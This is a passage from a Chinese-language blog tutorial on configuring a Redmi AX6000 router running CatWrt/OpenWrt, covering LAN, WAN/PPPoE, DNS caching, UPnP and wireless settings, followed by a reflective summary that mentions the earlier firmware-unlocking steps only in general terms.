
点击菜单:网络 > 接口 > LAN > 编辑
根据你的需求调整以下参数:
| 配置项 | 推荐值 | 说明 |
|---|---|---|
| IPv4 地址 | 192.168.1.4 | 设备在 LAN 内的地址(可保持默认) |
| 子网掩码 | 255.255.255.0 | - |
| IPv4 网关 | 192.168.1.4 | 本设备作为网关 |
| IPv4 广播 | 192.168.1.255 | - |
| DNS 服务器 | 119.29.29.99 / 223.5.5.5 | 阿里和腾讯公共 DNS(可选其他) |
| IPv6 DNS | 240C::6666 | IPv6 DNS 地址 |
| DHCP 开始地址 | 192.168.1.20 起 | 客户端 IP 池起始(默认 50,改为 20 可获得更多 IP) |
IPv6 默认已启用。根据需要修改后,点击「保存&应用」
点击「保存&应用」。若你修改了 LAN 地址,设备可能无法立即响应。此时可重启路由器,然后在浏览器地址栏中输入新的地址重新访问即可。
WAN 口配置
点击菜单:网络 > 接口 > WAN > 编辑
WAN 口配置根据你的网络环境而定:
- 光猫拨号模式:若光猫直接拨号,WAN 口配置无需修改(此模式下路由器作为二级网关)
- 光猫桥接模式:若光猫工作在桥接状态,需要由路由器持有拨号权。此时:
- 点击「协议切换」
- 选择
PPPoE协议 - 填入宽带账号和密码
- 点击「保存&应用」
点击「保存&应用」。
网络加速和上层协议支持
继续进行一些优化配置。点击菜单:网络 > Turbo ACC(网络加速)
这里只需启用「DNS 缓存」功能,可显著提升域名解析速度。保留已配置的 DNS 地址(如阿里、腾讯等)即可。
接下来启用 UPnP 支持,方便内网用户快速配置端口映射:
- 点击菜单:服务 > UPnP/NAT-PMP
- 勾选「启动 UPnP 与 NAT-PMP 服务」
- 点击「保存&应用」
关于端口转发:OpenWrt 支持多种端口转发方式,包括 Socat 工具,可用于双栈(IPv4/IPv6)的端口转发需求,详情可参考 OpenWrt 文档
无线网络和其他功能
无线部分:Wi-Fi 部分配置较为直观,可自行设置 SSID、加密方式等。由于 CatWrt 采用开源的 MTK 无线驱动而非厂商闭源驱动,整体稳定性和兼容性已相当不错。需要注意的是,该系统暂不支持 Mesh 自组网功能(笔者尝试多次编译均告失败)。
关于软件体:CatWrt 预置了丰富的软件源,支持安装各策扩展应用。感兴趣的用户可通过「系统 > 软件丛」继续深度定制。
完成以上所有配置后,建议重启一次设备以确保所有设置生效。执行菜单:系统 > 重启
重启完毕后,你的 Redmi AX6000 便已成功蜕变为功能齐全、可高度定制的 OpenWrt 网络中枢
六、总结与反思
从一个尝试简单刷机的想法,到完整梳理固件漏洞利用、SSH 权限破解、U-Boot 底层修改的全链路过程,这次 Redmi AX6000 的折腾之旅让我重新审视了”网络设备”这一看似简单却实则复杂的系统。
技术收获方面:我们从漏洞利用的角度深入理解了厂商固件的安全防线(以及其缺陷),体会到参数过滤不严如何导致命令注入漏洞;通过 STOK 的提取和利用,理解了会话管理和鉴权机制;通过 MTD 分区的直接操作,明白了嵌入式设备的引导流程与存储架构。这些知识对从事嵌入式安全研究的人来说,都是宝贵的实战经验。
实际应用方面:获得了公网 IPv6 地址这一初始目标已然达成,但更重要的是,Redmi AX6000 现已演变为我个人网络架构中的核心枢纽。通过 OpenWrt 的强大定制能力,我可以灵活部署各类网络应用——从 DNS 缓存加速、到 UPnP 端口映射、再到后续的异地组网和流量控制——这些在厂商原始固件中要么不存在、要么被深深藏在菜单深处,如今却尽在掌握。
对开源社区的致敬:这次成功的背后离不开诸如 @Timochan、@hanwckf 等开发者们的贡献。正是有了这些无私分享的解锁脚本、优化过的 U-Boot 和编译好的 OpenWrt 固件,普通用户才能突破厂商的封闭壁垒,享受真正自由的网络控制权。这也提醒我,在今后的项目中,更应当思考如何反馈社区、贡献代码,而非仅做一个知识的索取者。
如果你也对网络设备的深层原理感兴趣,或是正在为运营商的 IPv4 短缺而苦恼,不妨尝试这条折腾之路。过程中会遇到各种挑战,但当最终看到设备稳定运行、所有功能如期实现时,那种成就感是任何预装固件都无法提供的。
部分信息可能已经过时